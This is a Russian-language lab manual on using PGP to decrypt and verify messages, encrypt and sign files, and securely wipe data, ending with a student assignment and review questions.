Как правило, попытка расшифровать сообщение через активное окно прямо со страницы веб-сайта приводит к ошибке. Так случается потому, что веб-страницы обычно содержат графику и множество других нетекстовых элементов. Но чтобы не копировать шифртекст в буфер обмена можно пойти на маленькую хитрость: достаточно выделить шифртекст в окне браузера и затем нажать комбинацию клавиш для расшифрования или указать эту же команду через меню работы с активным окном в PGPTray.

Чтобы расшифровать текстовое сообщение и/или сверить его электронную подпись:

1. Откройте сообщение в своём мэйл-клиенте (если это письмо), текстовом редакторе или веб-браузере. Если оно зашифровано, а не только подписано, вы увидите лишь нечитаемый шифртекст.

2. Выполните одно из следующих действий – они равноправны:

- оставьте окно текстового редактора активным и нажмите на иконку PGPTray () > *Текущее окно > Расшифровать и Проверить* (чтобы расшифровать сообщение и/или сверить ЭЦП);

- оставьте окно текстового редактора активным и нажмите комбинацию "горячих клавиш", соответствующую операции расшифрования;

- выделите блок шифртекста вместе с заголовками и копируйте его в буфер обмена (Ctrl+C), нажмите на иконку PGPTray () > *Буфер обмена > Расшифровать и Проверить*.

3. Появится окно *Введите пароль* со списком открытых ключей, которыми зашифровано сообщение. Если сообщение предназначено вам, программа попросит ввести ключевую фразу одного из ваших закрытых ключей. Если же вместо поля для ввода ключевой фразы в окошке указана ошибка "*Невозможно расшифровать данное сообщение ...*", причина этого в том, что у вас на связке нет нужного для расшифрования закрытого ключа (он мог быть удалён, либо отправитель намеренно или случайно не зашифровал письмо вашим открытым ключом).

4. Введите ключевую фразу и нажмите *ОК*.

Программа расшифрует сообщение и отобразит результат в окошке *Просмотр текста*. Если сообщение было подписано, там же будет указано состояние цифровой подписи.

Если при зашифровании отправитель отметил опцию *Безопасный просмотр*, PGP выдаст предупреждение, что письмо предназначено только для ваших глаз и его стоит читать с соблюдением максимальных мер предосторожности. Когда будете готовы открыть сообщение, нажмите *ОК*. Текст будет выведен в окне *Безопасный просмотр* с помощью специального TEMPEST-защитного шрифта. (Имейте в виду, что ни копировать его, ни сохранить в расшифрованном виде вам не удастся.)



Если полученное сообщение было подписано, программа также сообщит вам некоторые сведения о цифровой подписи (рисунок 2.20).

```
*** СТАТУС ПОДПИСИ PGP: хороший
*** Подписыватель: Ivanov Ivan <Ivan@mail.ru>
*** Подписано: 17.12.04 13:21:52
*** Проверено: 19.12.04 5:58:28
*** НАЧАЛО РАСШИФРОВАННОГО/ПРОВЕРЕННОГО СООБЩЕНИЯ PGP ***
```

Текст подписанного сообщения

```
*** КОНЕЦ РАСШИФРОВАННОГО/ПРОВЕРЕННОГО СООБЩЕНИЯ PGP ***
```

Рис. 2.20

Это выглядит как набор заголовков, где в строке *Подписано* указана дата подписания (относительно вашего часового пояса), в *Проверено* – дата сличения подписи (т.е. текущий момент), в *Подписыватель* – имя владельца ключа, которым была поставлена подпись, а в *Статус подписи PGP* – собственно, состояние подписи:

- *Good* – информация получена вами ровно в том виде, в каком была подписана и отправлена автором.

- *Bad* – подписанная информация была каким-то образом изменена (искажена). Причиной тому могло послужить не только злонамеренное вмешательство, но и более тривиальные вещи, например, плохое качество связи, повлекшее искажение информации в процессе передачи, случайное редактирование сообщения автором уже после подписания, изменение, внесённое почтовой программой отправителя или вашей. В любом случае, к подобного рода сообщениям следует относиться с большой осторожностью; желательно также в кратчайшие сроки выяснить причину происшедшего.

- *Unknown* – это говорит о том, что на вашей связке ключей отсутствует тот, которым информация была подписана, и, следовательно, программа не может сверить подпись. В таких ситуациях PGP пытается самостоятельно связаться с сервером-депозитарием, чтобы найти соответствующий открытый ключ (если в настройках программы во вкладке *Серверы* включена опция *Удостоверение*).

- *Invalid* – так PGP уведомит вас о том, что ключ автора сообщения есть на вашей связке, но не признан подлинным, и, соответственно, программа не может оценить целостность подписанной информации. Вам нужно проверить достоверность ключа и заверить его.

При сличении подписи обязательно проверяйте, чтобы дата/время, указанные в строке *Проверено*, совпадали с текущими показаниями системных часов! Если вы не будете этого делать либо будете делать недостаточно тщательно, злоумышленник сможет одурачить вас, подсунув сформированное определённым образом составное сообщение, при расшифровании выглядящее так, словно было подписано одним из ваших доверенных

корреспондентов. Но поскольку мошенник не может доподлинно знать с точностью до секунд, в какой момент времени вы откроете письмо, указанная им в строке *Проверено* дата будет иметь расхождение с реальной датой расшифровки сообщения (т.е. с текущим моментом).

Учтите, что метка времени, стоящая в строке *Подписано*, указывает время системного таймера отправителя. Отправителю эту метку крайне легко сфальсифицировать – достаточно перед подписанием перевести системные часы.

## 2.5 Защита файлов

PGP позволяет шифровать не только текст, но и файлы для их безопасного хранения на диске или для пересылки в качестве вложений к электронным письмам. Зашифрованный файл можно без опасений размещать и в Интернете, поскольку никто кроме владельца соответствующего закрытого ключа не сможет узнать его содержание.

При шифровании папки она не будет зашифрована целиком; напротив, PGP индивидуально зашифрует находящиеся в ней файлы. Чтобы зашифровать папку с сохранением структуры каталогов, стоит предварительно упаковать её в архив (например, с помощью WinZip) и уже затем зашифровать сам архивный файл.

Плагин PGP в некоторых мэйл-клиентах не способен автоматически зашифровывать и расшифровывать вложения электронной почты. Поэтому чтобы безопасно переслать файл или извлечь его из полученного письма вам придётся вручную выполнить с ним описанные ниже действия.

Зашифрование и подписание файлов можно производить двумя способами: через контекстное меню в Проводнике Windows или с помощью утилиты PGPtools, которую можно вызвать через PGPtray. Расшифровывать же файлы проще всего в Проводнике, просто дважды щёлкнув на имя зашифрованного файла; вам понадобится только ввести нужную ключевую фразу, и в том же каталоге появится расшифрованная копия этого файла.

Чтобы выполнить ту или иную операцию над файлом с помощью PGPtools, можно либо нажать на соответствующую кнопку и указать этот файл в меню *Обзор*, либо перетащить этот файл из Проводника на нужную кнопку инструмента. Кроме того, в меню *Обзор*, вызываемом с помощью этих кнопок, присутствует опция *Буфер обмена*, позволяющая выполнить данную операцию над содержимым буфера обмена. Назначение кнопок инструмента следующее (рисунок 2.4, слева направо):

- *PGPkeys* – открыть менеджер ключей;
- *Encrypt* – зашифровать файл;

- *Sign* – подписать файл;
- *Encrypt and Sign* – подписать и зашифровать файл;
- *Decrypt / Verify* – расшифровать файл и / или сверить цифровую подпись;
- *Wipe* – стереть файл с диска (уничтожить без возможности восстановления);
- *Freespace Wipe* – очистить диск от фрагментов прежде удалённых файлов.

Нажав в верхнем левом углу окошка и выбрав *Stay On Top*, вы заставите инструмент находиться поверх остальных окон.

Если вы зашифровываете файл, а не только подписываете его, то откроется окно выбора ключей получателей *Выбор ключа* (рисунок 2.21), где нужно указать, для каких корреспондентов вы хотите зашифровать этот файл. Не удивляйтесь количеству пунктов в верхней части окна – там представлены не отдельные открытые ключи с вашей связки, а все записи сертификатов этих ключей, которых может быть намного больше. Поэтому для каждого получателя файла достаточно указать всего одну запись с его ключа.



Рис. 2.21

Перетащите в нижнюю часть окна те из них, для кого вы хотите зашифровать файл (можно не перетаскивать, а дважды щёлкнуть по любой записи, чтобы переместить её вниз или вверх). Если у вас выбран ключ "по умолчанию", то он изначально будет присутствовать в числе получателей. Не стоит его убирать, иначе впоследствии вы сами не сможете расшифровать отправленный файл, и ни в коем случае не убирайте его, если шифруете файл для сохранения у себя на диске (только если ни собираетесь заменить его другим своим ключом).

Индикатор *Validity* показывает степень достоверности каждой из идентификационных записей. Крайне нежелательно шифровать файл теми ключами (и отправлять на те адреса), которые отмечены как недостоверные. Проведите хотя бы самую элементарную и минимальную проверку подлинности данного ключа и соответствующей записи и подпишите её.

При необходимости отметьте дополнительные опции шифрования и нажмите *OK*:


- *Текстовый вывод* – сохранить шифртекст не в двоичном, а в ASCII-формате (в текстовом виде). Некоторые старые мэйл-клиенты не позволяют пересылать двоичный код, и эта опция может оказаться полезной. Кроме того, таким образом можно отправлять файл не вложением, а прямо в теле письма, если открыть зашифрованный файл любым текстовым редактором и скопировать содержимое в письмо. Учтите, однако, что использование этой опции увеличит объём файла примерно на 30% (в сравнении с шифрованием с выключенной опцией, а не с исходным файлом).

- *Вычистить оригинал* – уничтожить исходный файл с открытым текстом после зашифрования, перезаписав его на диске случайными данными. Так, файл останется только в виде шифртекста, а оригинал будет более недоступен.

- *Безопасный просмотр*.

- *Общее шифрование* – симметричное шифрование паролем вместо открытого ключа.

При выборе этой опции программа предложит ввести ключевую фразу, которая потребуется и для расшифрования файла. Понятно, что использовать эту функцию для пересылки файла по электронной почте нерационально – криптография с открытым ключом для этой цели практичнее и удобнее. Однако шифрование простым паролем может пригодиться для защиты файлов, сохраняемых на вашем собственном диске. (С технической точки зрения программа использует введённый пароль для шифрования сеансового ключа, которым шифруется файл по алгоритму, указанному как *Назначенный алгоритм* в настройках PGP.)

Если вы электронно подписываете файл, а не только шифруете его, программа попросит ввести ключевую фразу вашего закрытого ключа (если у вас несколько ключевых пар, в меню *Ключи подписи* можно выбрать ключ для подписания). Учтите, что если у вас выбран ключ "по умолчанию", и его ключевая фраза в данный момент хранится в кэше, этот запрос не появится – PGP автоматически подпишет файл вашим основным ключом. Чтобы выбрать другой ключ вам потребуется предварительно удалить ключевую фразу из оперативной памяти (*PGP tray > Буфер обмена > Очистить*).



Если вы только подписываете файл, окно *Введите пароль* будет содержать несколько дополнительных опций:

- *Нарушенная подпись* – изготовить "съёмную" цифровую подпись. Если опция включена (а она включена по умолчанию), цифровая подпись будет сохранена в виде отдельного крохотного файла, имеющего такое же имя, что и у подписанного файла, но с расширением.sig. Такой файл-подпись можно передавать и публиковать отдельно от подписанного, дабы не усложнять использование подписанного файла людям, не пользующимся PGP. Если опцию выключить, файл будет сохранён, как при обычном шифровании, и использовать его без сверки ЭЦП будет невозможно.

- *Текстовый вывод* – сохранить "съёмную" ЭЦП или подписанный файл (в зависимости от предыдущей настройки) не в двоичном, а в ASCII-формате (в текстовом виде). Некоторые старые мэйл-клиенты не позволяют пересылать двоичный код, и эта опция может оказаться полезной. Кроме того, таким образом можно отправлять файл не вложением, а прямо в теле письма, если открыть зашифрованный файл любым текстовым редактором и скопировать содержимое в письмо. Учтите, однако, что использование этой опции увеличит объём подписанного файла примерно на 30% (в сравнении с шифрованием с выключенной опцией, а не с исходным файлом); для "съёмной" ЭЦП это несущественно.

PGP зашифрует / подпишет файл и сохранит эту копию в том же каталоге, что и исходный файл (если при зашифровании была отмечена опция *Вычистить оригинал*, PGP уничтожит исходную копию с открытым текстом). В зависимости от характера содержимого зашифрованного файла он будет представлен одним из трех значков (таблица 2.5).

Таблица 2.5

	Файл, зашифрованный с опцией <i>Текстовый вывод</i> (шифртекст в ASCII-формате, asc-файл).
	Обычный зашифрованный файл (шифртекст в двоичном формате, pgr-файл).
	"Съёмная" цифровая подпись (sig-файл).

Чтобы расшифровать файл и/или сверить ЭЦП, достаточно дважды щёлкнуть в Проводнике на имя зашифрованного файла или на sig-файл. Если файл был зашифрован, появится окно *Введите пароль* со списком открытых ключей получателей. Если файл предназначен вам, программа попросит ввести ключевую фразу одного из ваших закрытых ключей. Если же вместо поля для ввода ключевой фразы в окошке указана ошибка *"Невозможно расшифровать данное сообщение ..."*, причина этого в том, что у вас на связке нет нужного для расшифрования закрытого ключа (он мог быть удалён, либо отправитель намеренно или случайно не зашифровал файл вашим открытым ключом). Введите ключевую

фразу и нажмите *OK*. Программа расшифрует исходный файл и сохранит его в одном каталоге с шифртекстом.

Если файл был только подписан, вы сразу увидите окно отчёта PGPlog, содержащее некоторые сведения о цифровой подписи. Так, в столбце *Name* указано имя подписанного файла, в *Signer* – имя владельца ключа, которым была поставлена подпись, в *Validity* – степень достоверности ключа подписания, а в *Signed* – состояние ключа подписания (дезактивирован, аннулирован и т.п.) и самой ЭЦП: если подпись корректна, и файл был получен ровно в том виде, в как был подписан отправителем, здесь будет указана дата подписания (относительно вашего часового пояса), в иных случаях будет отмечено одно из следующих значений:

- *Bad signature* – подписанный файл был каким-то образом изменён (искажён). Причиной тому могло послужить не только злонамеренное вмешательство, но и более тривиальные вещи, например, плохое качество связи, повлекшее искажение информации в процессе передачи, случайное редактирование файла автором уже после подписания, изменение, внесённое почтовой программой отправителя или вашей. В любом случае, к подобного рода файлам следует относиться с большой осторожностью; желательно также в кратчайшие сроки выяснить причину происшедшего.

- *Unknown signing key* – это говорит о том, что на вашей связке ключей отсутствует тот, которым файл был подписан, и, следовательно, программа не может сверить подпись. В таких ситуациях PGP пытается самостоятельно связаться с сервером-депозитарием, чтобы найти соответствующий открытый ключ (если в настройках программы во вкладке *Серверы* включена опция *Удостоверение*).

- *Invalid key* – так PGP уведомит вас о том, что ключ отправителя файла есть на вашей связке, но не признан подлинным, и, соответственно, программа не может оценить целостность подписанной информации. Вам нужно проверить достоверность ключа и заверить его.

Учтите, что метка времени, стоящая в строке *Signed*, указывает время системного таймера отправителя. Отправителю эту метку крайне легко сфальсифицировать – достаточно перед подписанием перевести системные часы.

## 2.6 Уничтожение данных



Создавая и удаляя важные документы обычными средствами операционной системы, вы оставляете информацию, содержащуюся в удалённых файлах, лежать в освободившемся пространстве жёсткого диска. Когда вы удаляете файл, помещая его в Корзину, он по сути просто перемещается из одного каталога в другой. Но и очистив Корзину, вы не сотрёте

файл с диска окончательно, пока ОС не перезапишет высвобожденные сектора (это может случиться очень нескоро). Более того, многие программы и почти все текстовые процессоры создают в ходе работы множество резервных копий редактируемых документов. Хотя эти копии удаляются программой по завершении работы, содержащаяся в них информация по-прежнему остаётся записанной на диске. В общем смысле, ценные файлы никогда не исчезают полностью, и при наличии должных инструментов могут быть восстановлены в первоначальный вид.

Если вам нужно безвозвратно стереть файл с лица жёсткого диска, используйте утилиту PGP Wipe. Она удаляет файл, многократно перезаписывая сектора диска, в которых он находился, случайными данными ("мусором") так, что его не удастся восстановить даже самыми совершенными коммерческими средствами.

Для очистки всего диска от остатков прежде удалённых файлов предназначена утилита PGP Freespace Wipe. Во-первых, она перезаписывает все свободные сектора диска, уничтожая фрагменты не востребовавшей информации, во-вторых, очищает частично занятые сектора диска в "хвостах" хранящихся на диске файлов (так называемый slack space).

Эти файловые системы сохраняют в своей специальной внутренней области резервные копии всех записей, вносимых ОС в файловую систему – ведут журнал изменений. Такой журнал представляет собой последовательное описание всех изменений, произведённых на диске, и служит цели надёжного восстановления ФС и содержимого диска после системных сбоев, однако, и усложняет задачу надёжного уничтожения данных. Стирание файла с помощью PGP Wipe не способно удалить все журнальные записи, вероятно сделанные файловой системой.

Обе утилиты можно вызвать из PGPtools с помощью соответствующих кнопок в правой части инструмента:  для PGP Wipe и  для Freespace Wipe. Кроме того, функция PGP Wipe доступна из контекстного меню в Проводнике Windows по нажатию правой кнопки на имени файла или папки, а также через интерфейс шифрования файлов.

Чтобы надёжно стереть файл с жёсткого диска:

1. Выделите в Проводнике файлы и/или папки, подлежащие уничтожению.
2. Нажмите правой кнопкой мыши на выделенные объекты, выберите в контекстном меню пункт *PGP > Wipe*.
3. В появившемся окне с перечнем удаляемых файлов / папок нажмите *Да*, чтобы подтвердить свой выбор, или *Нет*, чтобы отказаться от уничтожения этих файлов. Не забывайте, это последняя возможность передумать.

Ту же операцию можно проделать с помощью PGPtools: для этого нажмите кнопку *Wipe* (  ), укажите файлы, подлежащие уничтожению (или перетащите файлы на эту кнопку из Проводника), и подтвердите свой выбор, нажав *Да*.

Чтобы очистить свободное пространство диска от остатков удалённых файлов с помощью утилиты PGP Freespace Wipe:

1. В окне PGPtools нажмите кнопку *Freespace Wipe* (  ). Появится окно мастера с приветственным сообщением (рисунок 2.22).



Рис. 2.22

2. Нажмите *Далее*.

3. Укажите параметры данного сеанса очистки (рисунок 2.23). В поле *Очистить диск* выберите диск, подлежащий очистке, и введите число проходов очистки (количество перезаписей свободного пространства диска).





Рис. 2.23

4. Чтобы продолжить, нажмите *Далее*.

На следующей странице мастера (рисунок 2.24) будут отображены технические сведения о выбранном для очистки разделе диска и график выполнения операции.



Рис. 2.24

5. Нажмите кнопку *Начать очистку*, чтобы приступить к очистке свободного пространства. Ход очистки можно прервать в любой момент, нажав кнопку *Отмена*. Однако это оставит на диске не перезаписанные фрагменты файлов.

По окончании процесса очистки в нижней части окна появится сообщение *Поздравляем!*  
*Диск был очищен.*

6. Для завершения работы мастера нажмите *Готово* (рисунок 2.25).





Рис. 2.25

С помощью утилит PGP Wipe и Freespace Wipe и Планировщика Windows можно создать ряд заданий для регулярной очистки свободного пространства тех или иных дисков или уничтожения содержимого определённых папок.

Чтобы запланировать регулярную очистку свободного пространства диска с помощью PGP Freespace Wipe:


1. В окне PGPtools нажмите кнопку *Freespace Wipe* (  ).
2. В окне мастера очистки нажмите *Далее*.
3. В поле *Очистить диск* выберите диск, подлежащий регулярной очистке, введите число проходов очистки
4. Чтобы продолжить, нажмите *Далее*.
5. На странице *Очистка свободного места – выполнение очистки* нажмите кнопку *Расписание*.
6. Если хотите запланировать регулярную очистку свободного пространства выбранного диска с указанными настройками, то в ответ на предупреждение нажмите *ОК*.

Работая в Windows NT вам потребуется ввести свой логин и пароль. Сделайте это в появившемся окошке.

7. В открывшемся окне Планировщика заданий Windows (рисунок 2.26) укажите периодичность выполнения операции (ежедневно, еженедельно, при простое и т.д.) и, если нужно, время начала выполнения очистки.



Рис. 2.26

8. В разделе *Дополнительных* настроек можете указать некоторые расширенные параметры выполнения задания, в частности, дату начала, дату окончания выполнения задания, график повторов и пр.

9. Закончив планирование задания нажмите *ОК*.

Если в дальнейшем вам потребуется изменить порядок выполнения задания или отменить его, откройте Планировщик, находящийся в системном трее по соседству с PGPTray.


### 3 Задание на лабораторную работу

1. Изучите вкладки окна “Настройки PGP”.
2. Создайте с помощью менеджера PGPkeys ключи шифрования двух типов: RSA и DH/DSS.
3. Сохраните полученные ключи (открытые и секретные) в отдельный файл.

4. Назначьте ключ DH/DSS используемым по умолчанию.
5. Дезактивируйте ключевую пару RSA.
6. Активируйте ключевую пару RSA.
7. Аннулируйте ключевую пару RSA.
8. Изучите свойства ключевой пары DH/DSS:
  - 8.1. измените пароль;
  - 8.2. добавьте подключ;
  - 8.3. аннулируйте созданный подключ;
  - 8.4. добавьте фото-удостоверение.
9. Обменяйтесь с другим студентом открытыми ключами DH/DSS.
10. Импортируйте/вставьте полученный ключ на связку.
11. Установите подлинность полученного ключа с помощью его отпечатка.
12. Установите степень доверия к владельцу полученного ключа на максимальный уровень.
13. Зашифруйте произвольное сообщение/файл и обменяйтесь полученным результатом с другим студентом. Расшифруйте полученное сообщение.
14. Подпишите произвольное сообщение/файл и обменяйтесь полученным результатом с другим студентом. Проверьте достоверность источников полученного сообщения.
15. Подпишите и зашифруйте произвольное сообщение/файл и обменяйтесь полученным результатом с другим студентом. Расшифруйте полученное сообщение и проверьте достоверность его источников.
16. Уничтожьте все ненужные файлы, используя утилиту PGP Wipe.
17. Сделайте отчет по проделанной работе. Отчет должен содержать
  - 17.1. цель работы;
  - 17.2. описание выполненных действий по каждому пункту задания;
  - 17.3. открытые и секретные ключи, полученные в ходе выполнения работы;
  - 17.4. открытый ключ, полученный от другого студента;
  - 17.5. результаты шифрования/расшифрования, подписи/верификации сообщений/файлов;
  - 17.6. выводы по проделанной работе.

#### **4 Контрольные вопросы**

1. Что такое асимметричная криптографическая система? В чем ее преимущества перед симметричной системой? В чем недостатки?

2. Какие проблемы безопасности позволяет решить криптографическая защита информации? В чем они заключаются?
3. Что такое цифровая подпись? В чем ее отличие от рукописной подписи?
4. Какие задачи позволяет решить цифровая подпись?
5. Какие функции входят в состав PGP?
6. Какие типы ключей используются в PGP?
7. В чем различие между аннулированием и удалением ключа?
8. Что такое “отпечаток ключа” и для чего он используется?
9. Что такое “имплицитное доверие”?
10. Какую информацию может содержать сертификат открытого ключа PGP?
11. Каким образом в PGP производится надёжно удаление файлов с жёсткого диска?
